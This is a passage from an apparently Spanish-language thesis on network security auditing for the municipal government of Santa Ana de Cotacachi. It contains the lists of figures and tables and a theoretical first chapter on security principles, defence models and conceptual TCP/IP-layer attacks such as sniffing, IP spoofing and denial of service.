FIGURA 26. ESCANEADO DE PUERTOS SERVIDOR WEB.....	63
FIGURA 27. ANÁLISIS DE ESCANEADO TCP SYN USANDO WIRESHARK.....	64
FIGURA 28. ESCANEADO DE PUERTOS ACTIVE DIRECTORY.....	65
FIGURA 29. ANÁLISIS DE ESCANEADO TCP SYN USANDO WIRESHARK.....	65
FIGURA 30. ESCANEADO DE PUERTOS SERVIDOR DE CORREO.....	66
FIGURA 31. ANÁLISIS DE ESCANEADO TCP SYN USANDO WIRESHARK.....	67

FIGURA 32. ESCANEADO DE PUERTOS SERVIDOR INSTALADORES.....	68
FIGURA 33. ANÁLISIS DE ESCANEADO TCP SYN USANDO WIRESHARK.....	68
FIGURA 34. ATAQUE POR FUERZA BRUTA SERVIDOR DE BASE DE DATOS.....	69
FIGURA 35. ANÁLISIS DEL ATAQUE DE FUERZA BRUTA A LA BASE DE DATOS USANDO WIRESHARK.....	70
FIGURA 36. ATAQUE POR FUERZA BRUTA SERVIDOR WEB.....	70
FIGURA 37. ANÁLISIS DEL ATAQUE DE FUERZA BRUTA AL SERVIDOR WEB DE DATOS USANDO WIRESHARK.....	71
FIGURA 38. ATAQUE POR FUERZA BRUTA SERVIDOR ACTIVE DIRECTORY.....	71
FIGURA 39. ANÁLISIS DEL ATAQUE DE FUERZA BRUTA AL SERVIDOR ACTIVE DIRECTORY USANDO WIRESHARK.....	71
FIGURA 40. ATAQUE POR FUERZA BRUTA SERVIDOR DE CORREO.....	72
FIGURA 41. ANÁLISIS DEL ATAQUE DE FUERZA BRUTA AL SERVIDOR DE CORREO USANDO WIRESHARK.....	72
FIGURA 42. ATAQUE POR FUERZA BRUTA SERVIDOR INSTALADORES.....	73
FIGURA 43. ANÁLISIS DEL ATAQUE DE FUERZA BRUTA AL SERVIDOR INSTALADORES USANDO WIRESHARK.....	73
FIGURA 44. ATAQUE POR FUERZA BRUTA AL FIREWALL.....	74
FIGURA 45. ANÁLISIS DEL ATAQUE DE FUERZA BRUTA AL FIREWALL USANDO WIRESHARK.....	74
FIGURA 46. CONFIGURACIÓN ACL'S ROUTER CISCO 800.....	75
FIGURA 47. ANÁLISIS DEL TRÁFICO CON WIRESHARK.....	76
FIGURA 48. ANÁLISIS CON WIRESHARK DEL DUPLICAMIENTO DE LA DIRECCIÓN IP.....	76
FIGURA 49. ATAQUE MAN-IN-THE-MIDDLE AL SERVIDOR WEB.....	77
FIGURA 50. ATAQUE MAN-IN-THE-MIDDLE AL CORREO INSTITUCIONAL.....	77
FIGURA 51. CONTRASEÑA DEL ROUTER INALÁMBRICO SANTA ANA DE COTACACHI.....	78
FIGURA 52. REPORTE DE LLAMADAS CENTRAL IP. FUENTE:.....	80
FIGURA 53. REPORTE DE LLAMADAS CENTRAL IP CONTACTVOX.....	81
FIGURA 54. ESCANEADO DE REDES INALÁMBRICAS EN LA INSTITUCIÓN.....	83
FIGURA 55. ACCESS POINT UBICADO EN EL CUARTO DE EQUIPOS.....	83
FIGURA 56. ACCESS POINT DE LA SALA DE REUNIONES CONCEJALÍA.....	84
FIGURA 57. ACCESS POINT PARA ACCESO A INTERNET DESDE EL PARQUE DE SANTA ANA DE COTACACHI.....	84
FIGURA 58. PERIFÉRICO DE ENTRADA INALÁMBRICO.....	86
FIGURA 59. INGRESO PRINCIPAL AL DEPARTAMENTO DE INFORMÁTICA, NO EXISTEN CÁMARAS DE SEGURIDAD.....	87
FIGURA 60. PLANO DE LA PLANTA BAJA GAD (VER ANEXO C).....	89
FIGURA 61. PLANO DE LA PLANTA ALTA GAD (VER ANEXO D).....	90
FIGURA 62. ACCESO PRINCIPAL AL GAD MUNICIPAL DE SANTA ANA DE COTACACHI.....	91

FIGURA 63. RIESGO SÍSMICO CÓDIGO ECUATORIANO DE LA CONSTRUCCIÓN.
REQUISITOS93

FIGURA 64. DIAGRAMA DE RED DEL GAD MUNICIPAL DE SANTA ANA DE COTACACHI..110

FIGURA 65. DIAGRAMA DE REORGANIZACIÓN DE GAD MUNICIPAL DE SANTA ANA DE
COTACACHI114

ÍNDICE DE TABLAS

TABLA 1. RESUMEN GENERAL DE LOS DISPOSITIVOS DE LA RED.....	33
TABLA 2. DIRECCIONAMIENTO PRINCIPAL DE LA RED.....	35
TABLA 3. DISTRIBUCIÓN DE LAS DIRECCIONES PARA LAS DOS VLANS.....	36
TABLA 4. DIRECCIONAMIENTO LÓGICO DE LOS ENLACES INALÁMBRICOS.....	36
TABLA 5. CARACTERÍSTICAS DEL SERVIDOR DE MAIL.....	39
TABLA 6. CARACTERÍSTICAS DE LA BASE DE DATOS ORACLE.....	40
TABLA 7. CARACTERÍSTICAS DEL SERVIDOR SQL OLYMPO.....	40
TABLA 8. CARACTERÍSTICAS DEL SERVIDOR WEB COTACACHI ON-LINE.....	41
TABLA 9. CARACTERÍSTICAS DEL SERVIDOR QUE ALOJA EL ANTIVIRUS.....	41
TABLA 10. CARACTERÍSTICAS DEL SERVIDOR QUE ALOJA EL FIREWALL.....	42
TABLA 11. CARACTERÍSTICAS DE LOS EQUIPOS CORE I5.....	43
TABLA 12. CARACTERÍSTICAS DE LOS EQUIPOS CORE I3.....	43
TABLA 13. CARACTERÍSTICAS DE LOS EQUIPOS CORE 2 DUO.....	43
TABLA 14. CARACTERÍSTICAS DE LOS EQUIPOS CORE 2 QUAD.....	43
TABLA 15. CARACTERÍSTICAS DE LOS EQUIPOS PENTIUM 4.....	44
TABLA 16. CARACTERÍSTICAS DE LOS EQUIPOS PENTIUM D.....	44
TABLA 17. CARACTERÍSTICAS DE LOS EQUIPOS PENTIUM R.....	44
TABLA 18. INVERSIÓN HARDWARE Y SOFTWARE GAD SANTA ANA DE COTACACHI.....	52
TABLA 19. SALARIOS DEL PERSONAL DEL ÁREA DE INFORMÁTICA.....	53
TABLA 20. PUERTOS ABIERTOS Y CERRADOS DE LA BASE DE DATOS ORACLE.....	62
TABLA 21. PUERTOS DEL SERVIDOR WEB.....	63
TABLA 22. PUERTOS DEL SERVIDOR ACTIVE DIRECTORY.....	64
TABLA 23. PUERTOS ABIERTOS DEL SERVIDOR DE CORREO.....	66
TABLA 24. PUERTOS ABIERTOS EN EL SERVIDOR DE INSTALADORES.....	¡ERROR!
MARCADOR NO DEFINIDO.	
TABLA 25. CRONOGRAMA DE DIFUSIÓN DE PROCEDIMIENTOS NECESARIOS DE SEGURIDAD PARA LOS DEPARTAMENTOS DEL GAD SANTA ANA DE COTACACHI.....	101
TABLA 26. CRONOGRAMA PREVENTIVO POR DEPARTAMENTOS.....	102
TABLA 27. CRONOGRAMA PREVENTIVO ALCALDÍA Y CONCEJALES.....	102
TABLA 28. CRONOGRAMA PREVENTIVO DIRECCIÓN DE COORDINACIÓN GENERAL.....	103
TABLA 29. CRONOGRAMA PREVENTIVO DIRECCIÓN DE SECRETARÍA GENERAL.....	103
TABLA 30. CRONOGRAMA PREVENTIVO DIRECCIÓN DE DIRECCIÓN DE GESTIÓN FINANCIERA.....	103
TABLA 31. CRONOGRAMA PREVENTIVO DIRECCIÓN DE DIRECCIÓN DE GESTIÓN ADMINISTRATIVA.....	104
TABLA 32. CRONOGRAMA PREVENTIVO DIRECCIÓN DE PLANIFICACIÓN PARA EL DESARROLLO LOCAL.....	105

TABLA 33. CRONOGRAMA PREVENTIVO DIRECCIÓN DE OBRAS Y SERVICIOS PÚBLICOS	105
TABLA 34. CRONOGRAMA PREVENTIVO DIRECCIÓN DE GESTIÓN SOCIAL, INTERCULTURALIDAD Y DERECHOS HUMANOS	106
TABLA 35. CRONOGRAMA PREVENTIVO REGISTRO DE LA PROPIEDAD	107
TABLA 36. PLANTILLA PARA EL REGISTRO DE ACTIVOS DE LA RED DEL GAD SANTA ANA DE COTACACHI	107
TABLA 37. DISEÑO DE LAS VLANS CON SU RESPECTIVA DEPENDENCIA	112
TABLA 38. RANGO DE DIRECCIONES PARA LAS VLANS.....	113
TABLA 39. DIRECCIONES DE RED PARA LA VLAN DE VOZ.....	113
TABLA 40. REGISTRO DE INCIDENTES.....	121
TABLA 41. PLANTILLA PARA REGISTRO DE EVENTOS.....	122
TABLA 42. PLANTILLA DE REPORTE DE DEBILIDADES	123

CAPÍTULO I

SEGURIDAD INFORMÁTICA

En este capítulo se presenta la base teórica que da inicio al trabajo de investigación. Se describe los aspectos primordiales de la seguridad de la información, así como las plataformas y herramientas de aplicación de la norma NPT-ISO/IEC 17799:2007, y la metodología OSSTMM, para aplicarlos en la elaboración de este proyecto.

1.1 INTRODUCCIÓN

El aumento de la interconectividad informática y la popularidad del Internet están ofreciendo a las organizaciones todo tipo de oportunidades sin precedentes para mejorar las operaciones, reduciendo significativamente el uso del papel, a su vez reduciendo los costos al compartir información. Sin embargo, el éxito de muchos de estos esfuerzos depende, en gran parte, de la capacidad de la organización para proteger la integridad, confidencialidad y disponibilidad de los datos y de los sistemas informáticos.

Aunque la seguridad de la información juega un papel importante en la protección de los datos y de los activos de una organización, a menudo oímos noticias sobre delitos informáticos, como la alteración de sitios web o robo de datos. Las organizaciones tienen que ser plenamente conscientes de la necesidad de dedicar más recursos a la protección de los activos de información y seguridad de la información, la seguridad de la información debe convertirse en una de las principales preocupaciones de una empresa.

La seguridad de la información ha sido un área de investigación durante mucho tiempo. Inicialmente los virus y los gusanos se propagaban lentamente a través del intercambio de contenedores magnéticos como los disquetes. Con el desarrollo del internet, los problemas de seguridad se han hecho más frecuentes y han tomado formas muy diferentes, dando lugar al desarrollo de las técnicas nuevas de seguridad.

Los principios básicos clásicos de la seguridad de la información, que son, la confidencialidad, integridad y disponibilidad, constituyen la base para su protección de la TI¹. Los términos tecnología de información y comunicaciones, y tecnología de información y telecomunicaciones se utilizan con frecuencia como sinónimos. Debido a la longitud de estas expresiones, se han establecido abreviaturas y por lo tanto la gente en general, simplemente se refiere a ella como TI.

¹ Tecnología de la Información hace referencia a los dispositivos que almacenan, procesan, transmiten, convierten, copian o reciben información electrónica.

1.2 IMPORTANCIA DE LA SEGURIDAD INFORMÁTICA

Debido a los avances de la tecnología, y su naturaleza de las comunicaciones, cada vez es más difícil asegurar la información de tal manera que su integridad está garantizada.

En el entorno actual de las TI, las organizaciones son cada vez más dependientes de sus sistemas de información. La información es un activo que, como otros activos comerciales es muy importante y esencial para el negocio, por lo tanto necesita ser protegido adecuadamente. Esto es especialmente importante en el entorno empresarial, donde la información está expuesta a un número cada vez mayor de personas y por tanto a una variedad más amplia de amenazas y vulnerabilidades. Las amenazas, tales como código malicioso, la piratería informática, y ataques de denegación de servicio han vuelto más comunes, y cada vez son más sofisticadas. (Norma ISO 27001, 2005)

La seguridad de la información a más de ser un problema de TI, también es un asunto de negocios. Si una empresa quiere sobrevivir, y mucho más prosperar, es necesario comprender la importancia de la seguridad de la información y poner en práctica medidas y procesos apropiados.

Es vital estar preocupado por la seguridad de la información ya que gran parte del valor de una empresa se concentra en el valor de su información. La información es la base de la ventaja competitiva² de las empresas. Tanto en el sector privado como en el sector público, se debería tener mayor conciencia de la probabilidad de robo de identidad y en sí de la información. Sin información, ni las empresas privadas ni públicas podrían funcionar. Por tanto valorar y proteger la información son tareas cruciales para las organizaciones modernas.

La razón básica acerca de los sistemas de seguridad, es que la información confidencial de una empresa debe ser protegida contra la divulgación no autorizada, por motivos ya sea confidencial o competitivo; toda la información que se almacena también debe ser protegida contra la modificación accidental o intencionada y a su vez debe estar disponible de manera oportuna. Además hay que establecer y mantener la autenticidad de los documentos que las organizaciones crean, envían o reciben.

² Son ventajas que posee una empresa ante otras empresas del mismo sector o mercado, que le permite destacar o sobresalir ante ellas, y tener una posición competitiva en el sector o mercado.

Otro tema de la importancia de la seguridad informática, es el comercio electrónico que se puede ver como parte de la estrategia de desarrollo del mercado. Los consumidores han expresado su preocupación general por la privacidad y la seguridad de sus datos, las empresas con una fuerte seguridad pueden aprovechar su inversión para aumentar el número de compradores y a su vez aumentar su cuota de mercado.

Ya no se tiene que mirar a la seguridad informática únicamente como para evitar la pérdida de la información, la seguridad informática hoy se convierte en una ventaja competitiva que puede contribuir de manera directa a las cifras de ingresos y así el progreso de una empresa.

1.3 PRINCIPIOS IMPORTANTES DE LA SEGURIDAD INFORMÁTICA

La seguridad informática se basa en la confidencialidad, integridad, disponibilidad y autenticación. Las interpretaciones de estos cuatro aspectos pueden variar de acuerdo al entorno pero básicamente se relaciona con la protección de las amenazas a la seguridad del sistema.

1.3.1 CONFIDENCIALIDAD

En el contexto de seguridad de la información, la confidencialidad significa que la información que debe permanecer en secreto y sólo aquellas personas autorizadas a la información, pueden recibir el acceso.

El acceso no autorizado a la información confidencial puede tener consecuencias devastadoras, no sólo en aplicaciones de seguridad nacional, sino también en el comercio y la industria. Los principales mecanismos de protección de la confidencialidad en los sistemas de información son los controles de acceso y criptografía, como ejemplo de las amenazas a la confidencialidad se tiene los malware, los intrusos, la ingeniería social, las redes inseguras, y los sistemas mal administrados.

Ejemplo: Cifrar una declaración de impuestos evitará que nadie los lea. Si el propietario tiene que ver, debe ser descifrado. Sólo el poseedor de la clave criptográfica puede descifrado mediante algún programa. Sin embargo, si alguien más puede leer la clave cuando le ha ingresado a algún programa, la confidencialidad de la declaración de impuestos ya ha sido comprometida. (López, 2010, p.15)

1.3.2 INTEGRIDAD

La integridad se refiere a la confiabilidad, el origen, y la exactitud de la información, así como la prevención de la modificación indebida o no autorizada de la información. La integridad en el contexto de seguridad de información no sólo se refiere a la integridad de la información en sí, sino también a la integridad de origen, es decir, la integridad de la fuente de información. Los mecanismos de protección de integridad se pueden agrupar en dos grandes tipos: los mecanismos preventivos, como los controles de acceso que impiden la modificación no autorizada de la información y los mecanismos detectives, que están destinados a detectar modificaciones no autorizadas cuando los mecanismos de prevención han fallado. (Guzmán, 2011)

Ejemplo: Un periódico puede imprimir la información obtenida acerca de un rumor en la Casa Blanca, pero esta información es de una fuente maliciosa. La información se imprime como se recibe es decir, preservando la integridad de los datos, pero su fuente es incorrecta lo que quiere decir, que la integridad de origen es pervertida.

1.3.3 DISPONIBILIDAD

La disponibilidad se refiere a la capacidad de utilizar la información o el recurso deseado en cualquier momento determinado. La disponibilidad es un aspecto importante de fiabilidad, ya que un sistema no disponible es igual a no tener ningún sistema. El aspecto de la disponibilidad puede verse comprometido por alguien quien puede deliberadamente hacer arreglos para negar el acceso a los datos o a un servicio, al hacer que este no esté disponible. Alguien puede ser capaz de manipular los recursos, o el tráfico de red, esto significa que los mecanismos para mantener el recurso o los datos disponibles, no trabajan en un entorno para el que no fueron diseñados. Como resultado, a menudo se producirá un error (Sánchez, 2009, p. 102)

Ejemplo: Supóngase que un individuo ha comprometido un servidor de un banco y un cliente quiere validar un cheque, el servidor no va responder en el momento deseado, y la operación va a quedar ofuscada.

1.3.4 AUTENTICACIÓN

Benavides, 2011 dice que:

La autenticación consiste en la confirmación de la identidad de un usuario; es decir, la garantía para cada una de las partes de que su interlocutor es realmente quien dice ser. Un control de acceso permite garantizar el acceso a los recursos únicamente a las personas autorizadas, gracias a una contraseña codificada.

La utilización de más de un método a la vez aumenta las probabilidades de que la autenticación sea correcta. Pero la decisión de adoptar más de un modo de autenticación por parte de las empresas debe estar en relación al valor de la información a proteger.

Ejemplo: Normalmente para entrar en algún sistema informático se utiliza un nombre de usuario y una contraseña. Si una persona a la que no esté permitido el acceso desea ingresar como un usuario válido a dicha información, se verá en dificultades ya que el sistema solicitará la autenticación con una contraseña.

1.4 MODELOS DE SEGURIDAD

1.4.1 SEGURIDAD POR OSCURIDAD

Es uno de los primeros modelos de seguridad que se aplicó en el campo informático, es denominado seguridad por oscuridad, porque está basada en el desconocimiento u ocultamiento de lo que se desea proteger, en este caso son los recursos informáticos; este modelo funciona mientras realmente permanezca secreto u oculto, es decir que en la práctica puede funcionar por un tiempo limitado, porque a largo plazo se va a descubrir y su seguridad posiblemente va a ser violentada. (Eleclibre. 2011)

1.4.2 PERÍMETRO DE DEFENSA

Proteger el perímetro de la red es quizá lo más razonable para mantener a salvo la información y los sistemas de una red de los ataques externos. De esta manera se está separando la red interna con la red externa con el único fin de proteger todos los puntos de acceso a la red, lo que es correcto y en la actualidad se mantiene (Eleclibre. 2011)

Los problemas principales de este modelo son: que no brinda seguridad frente a los ataques que se realicen desde la red interna y que no presenta un nivel de protección en caso de que el ataque rompa la barrera de seguridad perimetral (Sánchez, 2009, 101)

1.4.3 DEFENSA EN PROFUNDIDAD

Defensa en profundidad es el uso coordinado de las contramedidas de seguridad múltiples para proteger la integridad de los activos de información de una empresa. La estrategia se basa en el principio militar, es más difícil para un enemigo derrotar a un sistema de defensa complejo y de múltiples capas que penetrar una sola barrera.

La defensa en profundidad minimiza la probabilidad de que los esfuerzos de los hackers tengan éxito. Una estrategia bien diseñada de este tipo también puede ayudar a los administradores de sistemas informáticos y personal de seguridad a identificar a las

personas que tratan de comprometer un ordenador, servidor o una red. Si un hacker quiere acceder a un sistema, la defensa en profundidad reduce al mínimo el impacto adverso y proporciona a los administradores e ingenieros un tiempo de implementación de contramedidas nuevas o actualizadas para prevenir la recurrencia.

Los componentes de la defensa en profundidad incluyen el software antivirus, cortafuegos, programas anti-spyware³, contraseñas jerárquicas, detección de intrusos y verificación biométrica. Además de las contramedidas electrónicas, la protección física de los recursos, junto con la capacitación del personal integral y continuo mejora la seguridad de los datos de cualquier peligro, robo o destrucción.

1.5 ATAQUES COMUNES BASADO EN EL MODELO TCP/IP

En base al modelo TCP/IP compuestas por 4 capas que son: Acceso a red, Internet, Transporte y Aplicación se puede realizar un enfoque general de las vulnerabilidades de cada capa, las cuales se detallan a continuación.

1.5.1 CAPA ACCESO A RED

Los principales inconvenientes en esta capa pueden ocurrir en la administración de enlace de datos y en la transmisión física de datos en los medios, esto tiene que ver el acceso a los equipos con los que la red opera, el acceso al cuarto de telecomunicaciones, al cableado o a los dispositivos remotos establecidos para la comunicación; también presenta vulnerabilidades en el transporte del mensaje de origen al destino, el mensaje puede sufrir de ataques de intrusos como modificación, o eliminación. A continuación se detalla las amenazas más comunes que puede suceder en la capa acceso a red.

1.5.1.1 Amenaza a las instalaciones

Las amenazas a las instalaciones pueden darse por diferentes motivos como por ejemplo.

- Carencia del perímetro de seguridad
- Si cualquier usuario puede acceder a todas las oficinas de la empresa, sin controles ni barreras físicas, es muy probable que acceda un intruso a las instalaciones provocando actos ilícitos como hurtos, daños físicos o espionaje de información confidencial

³ Es un eliminador de programas espías que recopilan información sobre una persona u organización sin su conocimiento

- Falta de barreras físicas que protejan los activos
Si no se establece un perímetro de seguridad, la empresa se convierte en una continuación física de la vereda;
- Falta de áreas protegidas que guarden los equipos críticos
Permitiendo el acceso indiscriminado de personas
- Falta de autenticación de usuarios.
Esto dificulta la identificación de usuarios no autorizados
- Ausencia de métodos confiables de autenticación de usuarios.
Un método no confiable de autenticación de usuarios es levemente mejor que ningún método de autenticación de usuarios
- Señalización indiscreta del edificio o sobre indicación.
La ayuda que se da para acceder a los sectores protegidos será una herramienta útil para un intruso que desee perpetrar las instalaciones
- Hacer pública información sensible.
Toda información delicada debe ser cuidadosamente administrada, pues todo dato es una llave para el sistema, que un intruso experimentado puede utilizar (Victoria, 2011)

1.5.1.2 Amenazas por interceptación intrusiva en los mensajes por el uso de una red física

Cuando un mensaje (M) es enviado por un usuario origen (X) a un usuario destino (Y) determinado a través de una red, este mensaje viaja por el medio físico con el riesgo de sufrir alguno de los siguientes ataques por parte de un intruso (I) (Bisogno, 2004)




Figura 1. Elementos de una red Física. Mensaje (M), Origen (X), Destino (Y), Intruso (I). Recuperado de: Tesis de grado (Bisogno, 2004)

1.5.1.2.1 Interrupción

Sucede cuando el destinatario nunca recibe el mensaje emitido por el origen:




Figura 2. Interrupción de un mensaje. Recuperado de: Tesis de grado (Bisogno, 2004)

1.5.1.2.2 Intercepción

El mensaje enviado por el origen es interceptado por un intruso que recibe el mensaje tanto como el verdadero destino




Figura 3. Intercepción de un mensaje.
Recuperado de: Tesis de grado (Bisogno, 2004)

1.5.1.2.3 Modificación

El mensaje enviado por el origen es interceptado por un intruso que lo modifica, y lo reenvía modificado al verdadero destino. El destino recibe el mensaje modificando creyendo que es el original




Figura 4. Modificación de un mensaje.
Recuperado de: Tesis de grado (Bisogno, 2004)

1.5.1.2.4 Fabricación

El mensaje enviado por el origen nunca es distribuido; en su lugar el intruso envía otro mensaje en reemplazo del original




Figura 5. Fabricación de un mensaje.
Recuperado de: Tesis de grado (Bisogno, 2004)

1.5.2 CAPA INTERNET

Es la capa de donde mayor información se puede obtener para vulnerar un sistema. Lo primordial para permitir a ésta es tener acceso a los datagramas IP los que se pueden encontrar en cada paquete que circula por la red, mediante Softwares espías. Estos Softwares permiten recolectar información mediante un proceso que se conoce como Sniffing.(Riffo, 2009)

1.5.2.1 Técnicas de sniffing

En su forma simple un sniffer captura todos los paquetes de datos que pasan a través de una interfaz de red dada. Normalmente, el sniffer sólo capturar los paquetes que estaban destinados a la máquina en cuestión. Sin embargo, si se coloca en modo promiscuo⁴, el analizador de paquetes también es capaz de capturar todos los paquetes que atraviesan la red, independientemente del destino.

⁴ Se refiere a una computadora conectada a una red, la cual captura todo el tráfico de la red y no solo el tráfico destinado a la misma.

Al colocar un sniffer en una red en modo promiscuo, un intruso malicioso puede capturar y analizar todo el tráfico de red. Dentro de la red puede encontrar información, como el nombre de usuario y la contraseña que generalmente es transmitida en una sesión. Un sniffer sólo puede capturar paquetes de información dentro de una subred determinada. Por lo tanto, no es posible para un atacante malicioso colocar un sniffer de paquetes en su casa para el ISP de la red y capturar el tráfico de red desde su subred (Jauregui, 2009)

Entre los programas sniffers más conocidos están: SpyNet, Ethereal, WinSniffer.

1.5.2.2 Falsificación de direcciones IP

Ponce (2012) afirma:

La falsificación de direcciones IP es un método comúnmente utilizado por los atacantes para cubrir sus huellas cuando atacan a una víctima. Por ejemplo, el popular ataque smurf⁵ hace uso de una característica de los enrutadores (routers) para enviar una secuencia de paquetes a miles de máquinas. Cada paquete contiene una dirección IP de origen que es suplantada de una víctima. Las máquinas a las que estos paquetes falsificados son enviados inundan a la máquina víctima generalmente deteniendo sus servicios o bien deteniendo los servicios de una red completa.

1.5.3 CAPA TRANSPORTE

La principal tarea de la Capa de Transporte es proporcionar la comunicación entre un programa de aplicación y otro, transmite información TCP o UDP sobre datagramas IP. Las principales vulnerabilidades están asociadas a la denegación de servicio, interceptación de sesiones TCP con el objetivo de secuestrarlas y dirigirles a otros equipos con fines deshonestos. Estos términos se relacionan con el acceso a los protocolos de comunicación entre capas, permitiendo la denegación o manipulación de ellos (Daniel, sf)

1.5.3.1 Desviación del tráfico

La posibilidad de interceptar conexiones TCP abierta, llamada también secuestro de conexiones TCP, es operada generando paquetes TCP con fines malignos que encajen en el flujo de una conexión ya establecida. También puede darse debido a la poca exigencia en cuanto a autenticación de los equipos en comunicación. (Seguridad en Redes, 2010)

⁵ Técnica de ataque haciendo uso de la falsificación de ips

1.5.3.2 Denegación de Servicio (DDoS)

Los ataques de denegación de servicio a nivel de transporte se deriva de los errores en algunas implementaciones de la pila Tcp/ip. La denegación de servicio en muchos casos es debido a las esperas llamadas time-outs del protocolo de establecimiento de conexión. Otra manera de generar denegación de servicio es iniciar conexión SYN y no responder al asentimiento SYN-ACK dejando en espera al otro extremo (Paz, 2010)

1.5.3.3 Desbordamiento de Buffer

Los ataques por desbordamiento de búfer también denominado saturación de búfer, están diseñados para activar la ejecución de un código arbitrario en un programa al enviar un caudal de datos mayor que el que puede recibir, es decir se produce cuando la entrada de un sistema es mayor que el área de memoria asignada para contenerla buffer y el sistema no lo comprueba adecuadamente. (Kioskea, 2012)

1.5.4 CAPA APLICACIÓN

Permite a las aplicaciones acceder a los servicios que ofrecen las demás capas. Cada aplicación tiene sus propios protocolos, con lo que sería imposible enumerarlos a todos, pero hay unos protocolos claros y estándar para este nivel como son: DNS, Telnet, HTTP y FTP.

1.5.4.1 Servicio de nombres de dominio

